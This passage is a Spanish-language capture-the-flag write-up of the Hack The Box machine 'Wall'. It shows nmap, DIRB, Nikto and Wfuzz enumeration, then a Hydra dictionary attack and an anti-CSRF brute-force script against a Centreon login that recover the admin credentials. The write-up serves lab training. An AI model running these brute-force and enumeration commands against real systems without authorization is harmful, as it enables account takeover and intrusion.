

Wall

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Wall en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad medio (4.6)



Ilustración 1: Wall.

Se dio comienzo a la fase de enumeración con NMAP:

```
root@kali:~/HTB_Wall# nmap --open T5 -v -n -p- 10.10.10.157 -oG portsWall > /dev/null 2>&1
root@kali:~/HTB_Wall# cat portsWall | grep -oP '\d{2,5}/open' | cut -d '/' -f1
22
80
root@kali:~/HTB_Wall# nmap -v -n -sS -sV -p22,80 10.10.10.157 -oX ScanWall.xml > /dev/null 2>&1
root@kali:~/HTB_Wall# nmap -v -n -sC -sV -p22,80 10.10.10.157 -oX ScanWall.xml > /dev/null 2>&1
root@kali:~/HTB_Wall# xsltproc ScanWall.xml -o ScanWall.html
```

Ilustración 2: Usando NMAP para descubrir que puertos y servicios tiene habilitado la máquina Wall.

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
	ssh-hostkey	2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA) 256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA) 256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)				
80	tcp	open	http	syn-ack	Apache httpd	2.4.29 (Ubuntu)
	http-methods	Supported Methods: POST OPTIONS HEAD GET				
	http-server-header	Apache/2.4.29 (Ubuntu)				
	http-title	Apache2 Ubuntu Default Page: It works				

Ilustración 3: Resultados de NMAP.

Los resultados obtenidos muestran que solo está abierto el puerto 22 con el servicio SSH y el puerto 80 con el servicio apache, quizás alojando una web.




Ilustración 4: Servicio Apache en la máquina Wall.

Se necesitaban vectores de ataque para conseguir vulnerar la seguridad de la máquina Wall, así que se optó por hacer uso de herramientas como DIRB y Nikto para encontrar rutas desconocidas o vulnerabilidades aparentes:

- DIRB:

```

root@kali:~/HTB_Wall# cat dirbWall.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirbWall.txt
START_TIME: Sat Nov 30 14:20:54 2019
URL_BASE: http://10.10.10.157/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.157/ ----
+ http://10.10.10.157/index.html (CODE:200|SIZE:10918)
+ http://10.10.10.157/monitoring (CODE:401|SIZE:459)
+ http://10.10.10.157/server-status (CODE:403|SIZE:300)

-----

END_TIME: Sat Nov 30 14:35:17 2019
DOWNLOADED: 4612 - FOUND: 3
root@kali:~/HTB_Wall#

```

Ilustración 5: Resultados de DIRB.

- Nikto:

```

root@kali:~/HTB_Wall# nikto -h 10.10.10.157
- Nikto v2.1.6
-----
+ Target IP: 10.10.10.157
+ Target Hostname: 10.10.10.157
+ Target Port: 80
+ Start Time: 2019-12-01 20:01:36 (GMT0)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 58cb1880cb0d2, mtime: gzip
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD

```

Ilustración 6: Resultados de Nikto.

Los resultados aportados por ambos aplicativos no fueron muy esclarecedores, lo más interesante fue el directorio `http://10.10.10.157/monitoring`, que mostraba un panel de inicio de sesión:




Ilustración 7: Directorio <http://10.10.10.157/monitoring>.

Para indagar un poco más se decidió buscar ficheros con extensión PHP en la URL, para ello se hizo uso de Wfuzz:

```
root@kali:~/HTB_Wall# wfuzz -c --hc 404 -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.10.157/FUZZ.php
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4 - The Web Fuzzer
*****

Target: http://10.10.10.157/FUZZ.php
Total requests: 220560

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001:  200        375 L   964 W   10918 Ch "# directory-list-2.3-medium.txt"
000000002:  200        375 L   964 W   10918 Ch "#"
000000003:  200        375 L   964 W   10918 Ch "# Copyright 2007 James Fisher"
000000004:  200        375 L   964 W   10918 Ch "#"
000000005:  200        375 L   964 W   10918 Ch "# This work is licensed under the Creative Commons"
000000006:  200        375 L   964 W   10918 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000007:  200        375 L   964 W   10918 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000008:  200        375 L   964 W   10918 Ch "# or send a letter to Creative Commons, 171 Second Street,"
000000009:  200        375 L   964 W   10918 Ch "# Suite 300, San Francisco, California, 94105, USA."
000000010:  200        375 L   964 W   10918 Ch "# Priority ordered case sensitive list, where entries were found"
000000011:  200        375 L   964 W   10918 Ch "# on atleast 2 different hosts"
000000012:  200        375 L   964 W   10918 Ch "#"
000000013:  200        375 L   964 W   10918 Ch "#"
000000014:  404        11 L    32 W    291 Ch ""
000000015:  200        375 L   964 W   10918 Ch "#"
000000016:  200         0 L     1 W     1 Ch "aa"
000000017:  200         0 L     7 W     26 Ch "panel"
```

Ilustración 8: Wfuzz buscando ficheros con extensión PHP en <http://10.10.10.157/>.

```
root@kali:~/HTB_Wall# wfuzz -c --hc 401 -z file,/usr/share/wordlists/dirb/common.txt http://10.10.10.157/monitoring/FUZZ.php
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4 - The Web Fuzzer
*****

Target: http://10.10.10.157/monitoring/FUZZ.php
Total requests: 4614

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001:  403        11 L   32 W   302 Ch  ""
000000011:  403        11 L   32 W   306 Ch  ".hta"
000000012:  403        11 L   32 W   311 Ch  ".htaccess"
000000013:  403        11 L   32 W   311 Ch  ".htpasswd"

Total time: 171.9097
Processed Requests: 4614
Filtered Requests: 4610
Requests/sec.: 26.83966
```

Ilustración 9: Wfuzz buscando ficheros con extensión PHP en <http://10.10.10.157/monitoring/>.

Se encontraron los siguientes ficheros PHP en la ruta <http://10.10.10.157/>:




Ilustración 10: <http://10.10.10.157/aa.php>.




Ilustración 11: <http://10.10.10.157/panel.php>.

Aún seguía sin existir un claro vector de ataque, así que se decidió aumentar la intensidad de la búsqueda haciendo uso de un diccionario más grande (<https://github.com/danielmiessler/SecLists/>) en la herramienta DIRB:

```
root@kali:~# dirb http://10.10.10.157 /root/Github/SecLists/Discovery/Web-Content/big.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Dec 1 20:22:50 2019
URL_BASE: http://10.10.10.157/
WORDLIST_FILES: /root/Github/SecLists/Discovery/Web-Content/big.txt
-----

GENERATED WORDS: 20462

---- Scanning URL: http://10.10.10.157/ ----
```

Ilustración 12: Ejecución de DIRB con un diccionario proveniente del repositorio de SecLists en Github.

De esta forma tampoco se encontraba nada, por tanto, se acudió al foro de Hack The Box, donde se hablaba de que uno de los CVE que había que usarse era propio del creador de la máquina, por lo que si se buscaba en su repositorio de Github quizás se podría encontrar algo más:




Ilustración 13: CVE-2019-13024 de la herramienta Centreon.

Todo apuntaba a que debía estar instalada la aplicación Centreon en la máquina Wall. Y así se refutaba accediendo a <http://10.10.10.157/centreon/>:




Ilustración 14: <http://10.10.10.157/centreon/>.

No conocía la aplicación hasta el momento, la curiosidad reside en que una vez descubierta, investigué en todos los diccionarios del repositorio SecLists de Github para comprobar en cuales aparecía, así como también en el directorio `/usr/share/wordlists/` de Kali Linux:

```
root@kali:~# find /usr/share/wordlists -type f -name "*.txt" -exec grep -l centreon {} \;
root@kali:~# cd /usr/share/wordlists/dirbuster
root@kali:~# find . -type f -name "*.txt" -exec grep -l centreon {} \;
root@kali:~# cd /usr/share/wordlists/wfuzz
root@kali:~# find . -type f -name "*.txt" -exec grep -l centreon {} \;
```

Ilustración 15: Búsqueda de coincidencias en el directorio `/usr/share/wordlists/`.

```
root@kali:~# ls -l /Github/SecLists
total 12
-rw-r--r-- 1 root root 4096 Aug 10 10:10 CONTRIBUTING.md
-rw-r--r-- 1 root root 4096 Aug 10 10:10 CONTRIBUTORS.md
-rw-r--r-- 1 root root 4096 Aug 10 10:10 LICENSE
-rw-r--r-- 1 root root 4096 Aug 10 10:10 README.md
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Web-Shells
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Usernames
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Payloads
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Passwords
-rw-r--r-- 1 root root 4096 Aug 10 10:10 IOCs
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Discovery
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Pattern-Matching
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Miscellaneous
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Fuzzing
-rw-r--r-- 1 root root 4096 Aug 10 10:10 Leaked-Databases
-rw-r--r-- 1 root root 4096 Aug 10 10:10 md5decryptor-uk.txt
-rw-r--r-- 1 root root 4096 Aug 10 10:10 dns-jhaddix.txt
-rw-r--r-- 1 root root 4096 Aug 10 10:10 bitquark-subdomains-top100000.txt
-rw-r--r-- 1 root root 4096 Aug 10 10:10 subdomains-top1million-110000.txt
-rw-r--r-- 1 root root 4096 Aug 10 10:10 domains-1million-top.txt
```


Ilustración 16: Diccionarios de SecLists que contienen la coincidencia.

```
root@kali:~# find /Github/SecLists -type f -name "*.txt" -exec cat {} \; | grep centreon
centreon
centreon
centreon.labo
www.centreon
centreon
centreon
centreon-com
centreonconstitutionalchange-ac-uk
jobcentreononline-com
```

Ilustración 17: Coincidencias encontradas en SecLists.

No se encontró ninguna coincidencia en el directorio `/usr/share/wordlists` de Kali y solo en algunos diccionarios (muy atípicos) del repositorio SecLists de Github. Lo que creo que sin la pista del foro de Hack The Box, hubiese sido muy difícil encontrarlo.

El *exploit* de la aplicación Centreon, que daría el primer acceso a la máquina víctima, necesitaba de unas credenciales para poder ejecutarse. Así que, el siguiente paso fue usar de nuevo la herramienta DIRB, para encontrar posibles rutas dentro de Centreon que desvelaran una mala configuración o ficheros de Backups:



```
root@kali:~# dirb http://10.10.10.157/centreon

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Sun Dec  1 20:31:43 2019
URL_BASE: http://10.10.10.157/centreon/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.157/centreon/ ----
==> DIRECTORY: http://10.10.10.157/centreon/api/
==> DIRECTORY: http://10.10.10.157/centreon/class/
==> DIRECTORY: http://10.10.10.157/centreon/img/
==> DIRECTORY: http://10.10.10.157/centreon/include/
+ http://10.10.10.157/centreon/index.html (CODE:200|SIZE:1864)
+ http://10.10.10.157/centreon/index.php (CODE:200|SIZE:3091)
==> DIRECTORY: http://10.10.10.157/centreon/lib/
==> DIRECTORY: http://10.10.10.157/centreon/locale/
==> DIRECTORY: http://10.10.10.157/centreon/modules/
+ http://10.10.10.157/centreon/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://10.10.10.157/centreon/sounds/
==> DIRECTORY: http://10.10.10.157/centreon/static/
+ http://10.10.10.157/centreon/test (CODE:200|SIZE:13)
==> DIRECTORY: http://10.10.10.157/centreon/Themes/
==> DIRECTORY: http://10.10.10.157/centreon/widgets/
```

Ilustración 18: DIRB en `http://10.10.10.157/centreon/`.

No se encontró ningún fichero o directorio que aportara un usuario y contraseña, pero si estaba permitido realizar peticiones a la API y poder autenticarse haciendo uso de esta.




Ilustración 19: Intento de autenticación haciendo uso de la API de Centreon.

Dado que el usuario por defecto en Centreon es “*admin*”, se decidió realizar un ataque de diccionario a la contraseña, haciendo uso de Hydra y de la API de Centreon:

```
root@kali:~/HTB_Wall# hydra -I -vv -t 20 -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.157 http-post-form "/centreon/api/index.php?action=authenticate:username='USER'&password='PASS':F=Bad Credentials"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-02 23:37:49
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344400 login tries (l:1/p:14344400), ~717220 tries per task
[DATA] attacking http-post-form://10.10.10.157:80/centreon/api/index.php?action=authenticate:username='USER'&password='PASS':F=Bad Credentials
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "iloveyou" - 5 of 14344400 [child 4] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "princess" - 6 of 14344400 [child 5] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "1234567" - 7 of 14344400 [child 6] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "rockyou" - 8 of 14344400 [child 7] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "12345678" - 9 of 14344400 [child 8] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "abc123" - 10 of 14344400 [child 9] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "nicole" - 11 of 14344400 [child 10] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "daniel" - 12 of 14344400 [child 11] (0/0)
```

Ilustración 20: Ataque de diccionario a la contraseña haciendo uso de Hydra.

```
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "123123" - 40 of 14344400 [child 19] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "football" - 41 of 14344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "secret" - 42 of 14344400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "andrea" - 43 of 14344400 [child 4] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "carlos" - 44 of 14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "jennifer" - 45 of 14344400 [child 3] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "joshua" - 46 of 14344400 [child 5] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "bubbles" - 47 of 14344400 [child 8] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "1234567890" - 48 of 14344400 [child 11] (0/0)
[ATTEMPT] target 10.10.10.157 - login "admin" - pass "superman" - 49 of 14344400 [child 9] (0/0)
[80][http-post-form] host: 10.10.10.157 login: admin password: password1
[STATUS] attack finished for 10.10.10.157 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-02 23:38:15
root@kali:~/HTB_Wall#
```

Ilustración 21: Credenciales obtenidas.

Se obtuvo que el usuario y la contraseña eran “admin” y “password1” respectivamente. También se podía haber realizado este ataque al panel de inicio de sesión que se encontraba en <http://10.10.10.157/Centreon/index.php>, solo que había que percatarse de que existe un token CSRF (<https://stackoverflow.com/questions/5207160/what-is-a-csrf-token-what-is-its-importance-and-how-does-it-work>) que se genera en cada petición:



Ilustración 22: Inspeccionado el código y observando cómo se genera el token.




Ilustración 23: Analizando una petición POST de la aplicación y observando que se envía un token.

Para que el ataque al panel de inicio de sesión fuese exitoso se debe realizar cada petición con un token diferente, generado por la aplicación. Se puede hacer un script manualmente o usar esta herramienta (https://github.com/J3wker/anti-CSRF_Token-Bruteforce):

```
root@kali:~/Github/anti-CSRF-Token-Bruteforce# python3 brutecsr.py --url http://10.10.10.157/centreon/index.php --csrf centreon_token --u admin -
-fuser useralias --passwd password --w /usr/share/wordlists/rockyou.txt

J3WKER-

Bruteforce CSRF
-----
Author: J3wker
HTB Profile: https://www.hackthebox.eu/profile/165824
GitHub: https://github.com/J3wker

Trying : password1
[+] Password found: password1
```

Ilustración 24: Usando <https://github.com/J3wker/anti-CSRF-Token-Bruteforce>.

Se obtuvo la misma combinación de usuario y contraseña. Accediendo a la herramienta se veía de la siguiente forma:

